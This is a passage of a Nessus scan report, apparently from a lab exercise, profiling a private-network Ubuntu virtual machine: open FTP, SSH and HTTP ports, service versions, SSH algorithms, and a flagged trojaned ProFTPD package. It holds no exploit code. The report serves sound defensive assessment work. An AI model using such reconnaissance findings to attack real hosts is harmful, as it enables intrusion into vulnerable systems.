Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also

<http://www.nessus.org/u?d9c03a9a>

<http://www.nessus.org/u?b019cbdb>

[https://www.owasp.org/index.php/Test_HTTP_Methods_\(OTG-CONFIG-006\)](https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006))

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/12/10, Modified: 2022/04/11

Plugin Output

tcp/80/www

Based on the response to an OPTIONS request :

- HTTP methods GET HEAD OPTIONS POST are allowed on :

/

10107 - HTTP Server Type and Version**Synopsis**

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/80/www

The remote web server type is :

Apache/2.4.18 (Ubuntu)

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive is enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2024/02/26

Plugin Output

tcp/80/www

```

Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
HTTP/2 TLS Support: No
HTTP/2 Cleartext Support: No
SSL : no
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

Date: Mon, 21 Oct 2024 09:58:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 16 Nov 2017 16:53:57 GMT
ETag: "b1-55e1c7758dcdb"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Response Body :

<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
```

```
</body></html>
```

11219 - Nessus SYN scanner

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/21/ftp

Port 21/tcp was found to be open

11219 - Nessus SYN scanner

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/22/ssh

Port 22/tcp was found to be open

11219 - Nessus SYN scanner

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/80/www

Port 80/tcp was found to be open

19506 - Nessus Scan Information

Synopsis

This plugin displays information about the Nessus scan.

Description

This plugin displays, for each tested host, information about the scan itself :

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2005/08/26, Modified: 2024/10/04

Plugin Output

tcp/0

```
Information about this scan :  
Nessus version : 10.8.3  
Nessus build : 20010  
Plugin feed version : 202410210445  
Scanner edition used : Nessus Home  
Scanner OS : LINUX  
Scanner distribution : debian10-x86-64  
Scan type : Normal  
Scan name : target2
```

```
Scan policy used : Basic Network Scan
Scanner IP : 192.168.92.128
Port scanner(s) : nessus_syn_scanner
Port range : 1-65535
Ping RTT : 144.081 ms
Thorough tests : no
Experimental tests : no
Scan for Unpatched Vulnerabilities : no
Plugin debugging enabled : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : no
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin did not launch)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 30
Max checks : 4
Recv timeout : 5
Backports : Detected
Allow post-scan editing : Yes
Nessus Plugin Signature Checking : Enabled
Audit File Signature Checking : Disabled
Scan Start Date : 2024/10/21 5:57 EDT
Scan duration : 151 sec
Scan for malware : no
```

11936 - OS Identification

Synopsis

It is possible to guess the remote operating system.

Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2003/12/09, Modified: 2024/10/14

Plugin Output

tcp/0

```
Remote operating system : Linux Kernel 4.4 on Ubuntu 16.04 (xenial)
Confidence level : 95
Method : SSH
```

```
The remote host is running Linux Kernel 4.4 on Ubuntu 16.04 (xenial)
```

117886 - OS Security Patch Assessment Not Available

Synopsis

OS Security Patch Assessment is not available.

Description

OS Security Patch Assessment is not available on the remote host.

This does not necessarily indicate a problem with the scan.

Credentials may not have been provided, OS security patch assessment may not be supported for the target, the target may not have been identified, or another issue may have occurred that prevented OS security patch assessment from being available. See plugin output for details.

This plugin reports non-failure information impacting the availability of OS Security Patch Assessment. Failure information is reported by plugin 21745 : 'OS Security Patch Assessment failed'. If a target host is not supported for OS Security Patch Assessment, plugin 110695 : 'OS Security Patch Assessment Checks Not Supported' will report concurrently with this plugin.

Solution

n/a

Risk Factor

None

References

XREF IAVB:0001-B-0515

Plugin Information

Published: 2018/10/02, Modified: 2021/07/12

Plugin Output

tcp/0

```
The following issues were reported :  
- Plugin      : no_local_checks_credentials.nasl  
  Plugin ID   : 110723  
  Plugin Name : Target Credential Status by Authentication Protocol - No Credentials Provided  
  Message     :  
  credentials were not provided for detected SSH service.
```

181418 - OpenSSH Detection**Synopsis**

An OpenSSH-based SSH server was detected on the remote host.

Description

An OpenSSH-based SSH server was detected on the remote host.

See Also

<https://www.openssh.com/>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2023/09/14, Modified: 2024/10/17

Plugin Output

tcp/22/ssh

```
Service : ssh
Version : 7.2p2
Banner  : SSH-2.0-OpenSSH_7.2p2_Ubuntu-4ubuntu2.2
```

66334 - Patch Report

Synopsis

The remote host is missing several patches.

Description

The remote host is missing one or more security patches. This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

Note: Because the 'Show missing patches that have been superseded' setting in your scan policy depends on this plugin, it will always run and cannot be disabled.

Solution

Install the patches listed below.

Risk Factor

None

Plugin Information

Published: 2013/07/08, Modified: 2024/10/15

Plugin Output

tcp/0

```
. You need to take the following 2 actions :

[ ProFTPD Compromised Source Packages Trojaned Distribution (50989) ]
+ Action to take : Reinstall the host from known, good sources.

[ SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) (187315) ]
+ Action to take : Contact the vendor for an update with the strict key exchange countermeasures or
 disable the affected algorithms.
```

70657 - SSH Algorithms and Languages Supported

Synopsis

An SSH server is listening on this port.

Description

This script detects which algorithms and languages are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2013/10/28, Modified: 2017/08/28

Plugin Output

tcp/22/ssh

```
Nessus negotiated the following encryption algorithm with the server :

The server supports the following options for kex_algorithms :

curve25519-sha256@libssh.org
diffie-hellman-group-exchange-sha256
diffie-hellman-group14-sha1
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521

The server supports the following options for server_host_key_algorithms :

ecdsa-sha2-nistp256
rsa-sha2-256
rsa-sha2-512
ssh-ed25519
ssh-rsa

The server supports the following options for encryption_algorithms_client_to_server :

aes128-ctr
aes128-gcm@openssh.com
aes192-ctr
aes256-ctr
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com

The server supports the following options for encryption_algorithms_server_to_client :
```

```
aes128-ctr
aes128-gcm@openssh.com
aes192-ctr
aes256-ctr
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com

The server supports the following options for mac_algorithms_client_to_server :

hmac-sha1
hmac-sha1-etm@openssh.com
hmac-sha2-256
hmac-sha2-256-etm@openssh.com
hmac-sha2-512
hmac-sha2-512-etm@openssh.com
umac-128-etm@openssh.com
umac-128@openssh.com
umac-64-etm@openssh.com
umac-64@openssh.com

The server supports the following options for mac_algorithms_server_to_client :

hmac-sha1
hmac-sha1-etm@openssh.com
hmac-sha2-256
hmac-sha2-256-etm@openssh.com
hmac-sha2-512
hmac-sha2-512-etm@openssh.com
umac-128-etm@openssh.com
umac-128@openssh.com
umac-64-etm@openssh.com
umac-64@openssh.com

The server supports the following options for compression_algorithms_client_to_server :

none
zlib@openssh.com

The server supports the following options for compression_algorithms_server_to_client :

none
zlib@openssh.com
```

149334 - SSH Password Authentication Accepted**Synopsis**

The SSH server on the remote host accepts password authentication.

Description

The SSH server on the remote host accepts password authentication.

See Also

<https://tools.ietf.org/html/rfc4252#section-8>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2021/05/07, Modified: 2021/05/07

Plugin Output

tcp/22/ssh

10881 - SSH Protocol Versions Supported

Synopsis

A SSH server is running on the remote host.

Description

This plugin determines the versions of the SSH protocol supported by the remote SSH daemon.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/03/06, Modified: 2024/07/24

Plugin Output

tcp/22/ssh

```
The remote SSH daemon supports the following versions of the  
SSH protocol :
```

- 1.99
- 2.0

153588 - SSH SHA-1 HMAC Algorithms Enabled**Synopsis**

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

Description

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

Although NIST has formally deprecated use of SHA-1 for digital signatures, SHA-1 is still considered secure for HMAC as the security of HMAC does not rely on the underlying hash function being resistant to collisions.

Note that this plugin only checks for the options of the remote SSH server.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2021/09/23, Modified: 2022/04/05

Plugin Output

tcp/22/ssh

```
The following client-to-server SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported :
```

```
hmac-sha1  
hmac-sha1-etm@openssh.com
```

```
The following server-to-client SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported :
```

```
hmac-sha1  
hmac-sha1-etm@openssh.com
```

10267 - SSH Server Type and Version Information**Synopsis**

An SSH server is listening on this port.

Description

It is possible to obtain information about the remote SSH server by sending an empty authentication request.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0933

Plugin Information

Published: 1999/10/12, Modified: 2024/07/24

Plugin Output

tcp/22/ssh

```
SSH version : SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
SSH supported authentication : publickey,password
```

22964 - Service Detection**Synopsis**

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/21/ftp

An FTP server is running on this port.

22964 - Service Detection**Synopsis**

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/22/ssh

An SSH server is running on this port.

22964 - Service Detection**Synopsis**

The remote service could be identified.

Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/80/www

A web server is running on this port.

25220 - TCP/IP Timestamps Supported

Synopsis

The remote service implements TCP timestamps.

Description

The remote host implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed.

See Also

<http://www.ietf.org/rfc/rfc1323.txt>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/05/16, Modified: 2023/10/17

Plugin Output

tcp/0

110723 - Target Credential Status by Authentication Protocol - No Credentials Provided**Synopsis**

Nessus was able to find common ports used for local checks, however, no credentials were provided in the scan policy.

Description

Nessus was not able to successfully authenticate directly to the remote target on an available authentication protocol. Nessus was able to connect to the remote port and identify that the service running on the port supports an authentication protocol, but Nessus failed to authenticate to the remote service using the provided credentials. There may have been a protocol failure that prevented authentication from being attempted or all of the provided credentials for the authentication protocol may be invalid. See plugin output for error details.

Please note the following :

- This plugin reports per protocol, so it is possible for valid credentials to be provided for one protocol and not another. For example, authentication may succeed via SSH but fail via SMB, while no credentials were provided for an available SNMP service.
- Providing valid credentials for all available authentication protocols may improve scan coverage, but the value of successful authentication for a given protocol may vary from target to target depending upon what data (if any) is gathered from the target via that protocol. For example, successful authentication via SSH is more valuable for Linux targets than for Windows targets, and likewise successful authentication via SMB is more valuable for Windows targets than for Linux targets.

Solution

n/a

Risk Factor

None

References

XREF IAVB:0001-B-0504

Plugin Information

Published: 2018/06/27, Modified: 2024/04/19

Plugin Output

tcp/0

SSH was detected on port 22 but no credentials were provided.
SSH local checks were not enabled.

10287 - Traceroute Information**Synopsis**

It was possible to obtain traceroute information.

Description

Makes a traceroute to the remote host.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 1999/11/27, Modified: 2023/12/04

Plugin Output

udp/0

```
For your information, here is the traceroute from 192.168.92.128 to 192.168.92.129 :  
192.168.92.128  
192.168.92.129
```

```
Hop Count: 1
```

20094 - VMware Virtual Machine Detection**Synopsis**

The remote host is a VMware virtual machine.

Description

According to the MAC address of its network adapter, the remote host is a VMware virtual machine.

Solution

Since it is physically accessible through the network, ensure that its configuration matches your organization's security policy.

Risk Factor

None

Plugin Information

Published: 2005/10/27, Modified: 2019/12/11

Plugin Output

tcp/0

The remote host is a VMware virtual machine.

66717 - mDNS Detection (Local Network)

Synopsis

It is possible to obtain information about the remote host.

Description

The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running.

This plugin attempts to discover mDNS used by hosts residing on the same network segment as Nessus.

Solution

Filter incoming traffic to UDP port 5353, if desired.

Risk Factor

None

Plugin Information

Published: 2013/05/31, Modified: 2013/05/31

Plugin Output

udp/5353/mdns

Nessus was able to extract the following information :

- mDNS hostname : vtcsec.local.